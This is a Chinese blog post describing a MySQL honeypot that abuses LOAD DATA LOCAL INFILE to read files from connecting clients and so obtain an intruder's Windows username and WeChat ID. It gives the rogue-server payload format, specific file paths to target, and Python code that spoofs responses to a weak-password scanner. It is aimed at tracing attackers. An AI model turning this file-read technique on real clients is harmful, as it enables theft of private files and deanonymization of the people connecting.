

# MySQL 蜜罐获取攻击者微信 ID

## 前言

前些日子有人问到我溯源反制方面的问题，我就想到了 MySQL 任意文件读取这个洞，假设你在内网发现或扫到了一些 MySQL 的弱口令，你会去连吗？

## 原理

MySQL 中 `load data local infile '/etc/passwd' into table test fields terminated by '\n';` 语句可以读取客户端本地文件并插进表中，那么我们可以伪造一个恶意的服务器，向连接服务器的客户端发送读取文件的 payload。这个技术并不新鲜，但是合理利用就能起到一些不错的成果。

## 利用

抓个包看看连 MySQL 时客户端和服务端通信的两个关键点：

服务端先返回了版本、salt 等信息：

23	3.256242	127.0.0.1	127.0.0.1	MySQL	132 Server Greeting proto=10 version=5.5.53
25	3.256340	127.0.0.1	127.0.0.1	MySQL	138 Login Request user=root
27	3.256427	127.0.0.1	127.0.0.1	MySQL	65 Response OK
29	3.256501	127.0.0.1	127.0.0.1	MySQL	76 Request Query
31	3.256597	127.0.0.1	127.0.0.1	MySQL	65 Response OK
33	3.257247	127.0.0.1	127.0.0.1	MySQL	93 Request Query
35	3.257671	127.0.0.1	127.0.0.1	MySQL	305 Response
37	3.257893	127.0.0.1	127.0.0.1	MySQL	89 Request Query
39	3.258173	127.0.0.1	127.0.0.1	MySQL	302 Response

[Checksum Status: Unverified]  
 Urgent pointer: 0  
 ▾ [SEQ/ACK analysis]  
 [iRTT: 0.000213000 seconds]  
 [Bytes in flight: 78]  
 [Bytes sent since last PSH flag: 78]  
 ▾ [Timestamps]  
 [Time since first frame in this TCP stream: 2.005196000 seconds]  
 [Time since previous frame in this TCP stream: 0.000363000 seconds]  
 TCP payload (78 bytes)  
 [PDU Size: 78]  
 ▾ MySQL Protocol  
 Packet Length: 74

```

0000  00 00 00 00 00 00 00 00 00 00 00 08 00 45 00  .....E-
0010  00 76 69 b3 40 00 40 06 00 00 7f 00 00 01 7f 00  ..vi:@: .....
0020  00 01 0c ea e5 39 1f d9 de 84 f3 0f 46 99 50 18  ....9...F-P-
0030  04 ff f1 f6 00 00 4a 00 00 00 0a 35 2e 35 2e 35  ....J...5.5.5
0040  33 00 03 00 00 00 27 4f 39 6f 42 3d 48 34 00 ff  3.....'O9oB=H4..
0050  f7 21 02 00 0f 80 15 00 00 00 00 00 00 00 00 00  .!......
0060  00 6b 3d 31 7b 3d 58 26 51 49 57 58 38 00 6d 79  .k=1{-X& QIWx8-my
0070  73 71 6c 5f 6e 61 74 69 76 65 5f 70 61 73 73 77  sql_nati ve passw
0080  6f 72 64 00 00 00 00 00 00 00 00 00 00 00 00 00  ord.
  
```

客户端向服务端发送账号密码信息后，服务端返回了认证成功包：



25	3.256340	127.0.0.1	127.0.0.1	MySQL	138 Login Request user=root
27	3.256427	127.0.0.1	127.0.0.1	MySQL	65 Response OK
29	3.256501	127.0.0.1	127.0.0.1	MySQL	76 Request Query
31	3.256597	127.0.0.1	127.0.0.1	MySQL	65 Response OK
33	3.257247	127.0.0.1	127.0.0.1	MySQL	93 Request Query
35	3.257671	127.0.0.1	127.0.0.1	MySQL	305 Response
37	3.257893	127.0.0.1	127.0.0.1	MySQL	89 Request Query
39	3.258173	127.0.0.1	127.0.0.1	MySQL	302 Response

TCP payload (11 bytes)  
[PDU Size: 11]

MySQL Protocol

Packet Length: 7  
Packet Number: 2  
Response Code: OK Packet (0x00)  
Affected Rows: 0

Server Status: 0x0002

- .... = In transaction: Not set
- ....1. = AUTO\_COMMIT: Set
- ....0.. = Multi query / Unused: Not set
- ....0... = More results: Not set
- ....0 = Bad index used: Not set

```

0000 00 00 00 00 00 00 00 00 00 00 08 00 45 00 .....E-
0010 00 33 69 b7 40 00 40 06 00 00 7f 00 00 01 7f 00 ..3i:00.....
0020 00 01 0c ea e5 39 1f d9 de d2 f3 0f 46 ed 50 18 .....9...F.P-
0030 27 f9 57 f5 00 00 07 00 00 02 00 00 00 02 00 00 ..W...
0040 00
  
```

至此，我们只需等待客户端再发一个包，我们就能发送读取文件的 payload 了，再看看读取文件这个包：

46	2.903031	127.0.0.1	127.0.0.1	MySQL	78 Response TABULAR
50	2.903996	127.0.0.1	127.0.0.1	MySQL	3800 Request Unknown (55)Request[Malformed Packet]
63	2.940651	127.0.0.1	127.0.0.1	MySQL	132 Server Greeting proto=10 version=5.5.53
65	2.940735	127.0.0.1	127.0.0.1	MySQL	138 Login Request user=root
67	2.940831	127.0.0.1	127.0.0.1	MySQL	65 Response OK
69	2.940899	127.0.0.1	127.0.0.1	MySQL	76 Request Query
71	2.940996	127.0.0.1	127.0.0.1	MySQL	126 Response TABULAR

TCP payload (24 bytes)  
[PDU Size: 24]

MySQL Protocol

Packet Length: 20  
Packet Number: 1  
Number of fields: 0  
Extra data: 67

Payload: 3a2f5769e646f77732f5046524f2e6c6f67

[Expert Info (Warning/Undecoded): FIXME - dissector is incomplete]  
[FIXME - dissector is incomplete]

```
[Severity level: Warning]
[Group: Undecoded]
0000 00 00 00 00 00 00 00 00 00 00 08 00 45 00 .....E-
0010 00 40 47 9d 40 00 40 06 00 00 7f 00 01 7f 00 ..@G:@@.....
0020 00 01 0c ea e9 77 b5 17 93 ba f5 0d 13 64 50 18 .....w.....dP-
0030 27 f9 0f c1 00 00 14 00 00 01 fb 43 3a 2f 57 69 .....:..C:/Wi
0040 6e 64 6f 77 73 2f 50 46 52 4f 2e 6c 6f 67 .....ndows/PF.RO.log
```



这里 000001 是指数据包的序号，fb 是指包的类型，最后一个框是指要读取的文件名，而最前面的 14 是指文件名的长度（从 fb 开始，16 进制），所以 payload 则是 `chr(len(filename) + 1) + "\x00\x00\x01\xfb" + filename`

在能够实现任意文件读取的情况下，我们最希望的就是能读到与攻击者相关的信息。日常生活中，大家几乎都会使用微信，而如果攻击者没有做到办公—渗透环境分离的话，我们就有希望获取到攻击者的微信 ID

Windows 下，微信默认的配置文件放在 `C:\Users\username\Documents\WeChat Files\` 中，在里面翻翻能够发现 `C:\Users\username\Documents\WeChat Files\All Users\config\config.data` 中含有微信 ID:

```
.....C:\Users\.....\Documents\WeChat Files\wxid_m..... config\AccInfo.dat.....
.....".....:80".....
```

而获取这个文件还需要一个条件，那就是要知道攻击者的电脑用户名，用户名一般有可能出现在一些日志文件里，我们需要寻找一些比较通用、文件名固定的文件。经过测试，发现一般用过一段时间的电脑在 `C:\Windows\PFRO.log` 中较大几率能找到用户名。



文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)  
7/8/2020 23:23:34 - PFRO Error: \\??C:\Users\ [redacted] \AppData\Roaming\ [redacted] , [delete operation], 0xc0000034  
7/8/2020 23:23:34 - PFRO Error: \\??C:\Users\ [redacted] \AppData\Roaming\ [redacted] se, [delete operation], 0xc0000034

## 伪装

攻击者进入内网后常常会进行主机发现和端口扫描，如果扫到 MySQL 了，是有可能进行爆破的，如果蜜罐不能让扫描器识别出是弱口令，那就没啥用了，所以还需要抓下扫描器的包。

这里以超级弱口令检查工具为例，首先在本地起一个正常的 MySQL 服务，wireshark 抓包看看扫描器有哪些请求：

No.	Time	Source	Destination	Protocol	Length	Info
14	0.477405	192.168.153.139	192.168.153.1	MySQL	132	Server Greeting proto=10 version=5.5.53
15	0.477638	192.168.153.1	192.168.153.139	MySQL	117	Login Request user=root
16	0.477918	192.168.153.139	192.168.153.1	MySQL	65	Response OK
17	0.478071	192.168.153.1	192.168.153.139	MySQL	73	Request Query
18	0.479581	192.168.153.139	192.168.153.1	MySQL	1514	Response
19	0.479660	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
21	0.479910	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
22	0.479971	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
23	0.480019	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
24	0.480046	192.168.153.139	192.168.153.1	MySQL	1514	Response
26	0.480328	192.168.153.139	192.168.153.1	MySQL	1364	ResponseResponse
27	0.480509	192.168.153.1	192.168.153.139	MySQL	72	Request Query
28	0.480708	192.168.153.139	192.168.153.1	MySQL	279	Response
29	0.480847	192.168.153.1	192.168.153.139	MySQL	73	Request Query
30	0.481462	192.168.153.139	192.168.153.1	MySQL	1514	Response
31	0.481517	192.168.153.139	192.168.153.1	MySQL	1514	Response
32	0.481565	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
33	0.481582	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
34	0.481599	192.168.153.139	192.168.153.1	MySQL	1514	ResponseResponse
35	0.481615	192.168.153.139	192.168.153.1	MySQL	634	ResponseResponse
37	0.482252	192.168.153.1	192.168.153.139	MySQL	73	Request Query
38	0.482445	192.168.153.139	192.168.153.1	MySQL	65	Response OK
39	0.482575	192.168.153.1	192.168.153.139	MySQL	89	Request Query
40	0.482820	192.168.153.139	192.168.153.1	MySQL	65	Response OK

可以看到，这款工具在验证完密码后还发了 5 个查询包，如果结果不对的话，是无法识别出弱口令的，那么我们将服务器的响应数据提取出来，放进程序里，当收到这些请求后，就返回对应

的包:

```
if 'SHOW VARIABLES' in res1:
    conn.sendall("\x01\x00\x00\x01\x02\x54\x00\x00\x02\x03\x64\x65\x66\x12\x69\x6e\x66\x6f\x72\x6d\x61\x74\x69\x6f\x6e\x5f\x73")
    res2 = conn.recv(9999)
    if 'SHOW WARNINGS' in res2:
        conn.sendall("\x01\x00\x00\x01\x03\x1b\x00\x00\x02\x03\x64\x65\x66\x00\x00\x00\x05\x4c\x65\x76\x65\x6c\x00\x0c\x08\x00")
        res3 = conn.recv(9999)
        if 'SHOW COLLATION' in res3:
            conn.sendall("\x01\x00\x00\x01\x06\x53\x00\x00\x02\x03\x64\x65\x66\x12\x69\x6e\x66\x6f\x72\x6d\x61\x74\x69\x6f\x6e")
            res4 = conn.recv(9999)
            if 'SET NAMES utf8' in res4:
                conn.sendall("\x07\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00")
                res5 = conn.recv(9999)
                if 'SET character_set_results=NULL' in res5:
                    conn.sendall("\x07\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00")
                    conn.close()
```

这样就能让扫描器也可以正常识别:

目标:    只破解一个账户 超时:   扫描端口

账户:   账户后缀:  线程:


密码:    不根据检查服务自动选择密码字典 重试:

弱口令列表

序号	IP地址	服务	端口	帐户名	密码	BANNER	实时识别
1	127.0.0.1	MySQL	3306	root	root	5.5.53	2

效果

当攻击者发现存在弱口令的时候，大概率会连上去看看，如果使用 navicat 的话，就能读取到文件：



写了个简单的 web 来显示攻击者的微信 ID，扫一扫就能加上 TA





- 读取的文件较大时，客户端会分段传输，如何完整获取
- 前端有点 bug，不管了，能用就行了

关于其他可利用的点和以上待解决问题欢迎大家留言讨论，最后，源码我上传到 GitHub 了，有需要的朋友请自取：

<https://github.com/qigpig/MySQLHoneypot>

#### 参考链接

[1] <https://www.colabug.com/2019/0408/5936906/>

[2] <https://github.com/ev0A/MySQLlist>